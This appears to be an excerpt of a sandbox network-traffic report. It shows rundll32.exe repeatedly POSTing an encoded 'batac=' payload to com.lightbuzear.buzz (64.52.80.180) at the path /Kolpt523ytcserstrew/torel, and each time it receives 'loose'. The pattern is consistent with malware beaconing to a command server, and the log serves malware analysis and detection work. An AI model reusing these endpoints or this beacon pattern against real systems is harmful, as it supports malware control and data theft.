2022-08-14 06:41:00 UTC	145	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:41:01 UTC	146	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:41:01 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:41:01 UTC	146	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
88	192.168.2.22	49260	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:41:01 UTC	146	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:41:01 UTC	146	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:41:03 UTC	148	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:41:03 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:41:03 UTC	148	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
89	192.168.2.22	49261	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:41:03 UTC	148	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:41:03 UTC	148	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:41:04 UTC	149	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:41:04 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:41:04 UTC	149	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.22	49181	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:35 UTC	16	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:39:35 UTC	16	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:39:35 UTC	18	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:35 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:39:35 UTC	18	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
90	192.168.2.22	49262	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:41:05 UTC	149	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:41:05 UTC	150	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:41:05 UTC	151	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:41:05 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:41:05 UTC	151	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
91	192.168.2.22	49263	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:41:06 UTC	151	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:41:06 UTC	151	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:41:06 UTC	153	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:41:06 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:41:06 UTC	153	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
92	192.168.2.22	49264	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:41:07 UTC	153	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:41:07 UTC	153	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:41:07 UTC	154	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:41:07 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:41:07 UTC	154	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
93	192.168.2.22	49265	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:41:08 UTC	154	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:41:08 UTC	155	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:41:08 UTC	156	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:41:08 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:41:08 UTC	156	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
94	192.168.2.22	49266	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:41:09 UTC	156	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:41:09 UTC	156	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:41:09 UTC	157	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:41:09 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:41:09 UTC	158	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
95	192.168.2.22	49267	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:41:10 UTC	158	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:41:10 UTC	158	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:41:11 UTC	159	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:41:10 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:41:11 UTC	159	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
96	192.168.2.22	49268	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:41:11 UTC	159	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:41:11 UTC	160	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:41:12 UTC	161	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:41:11 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:41:12 UTC	161	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
97	192.168.2.22	49269	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
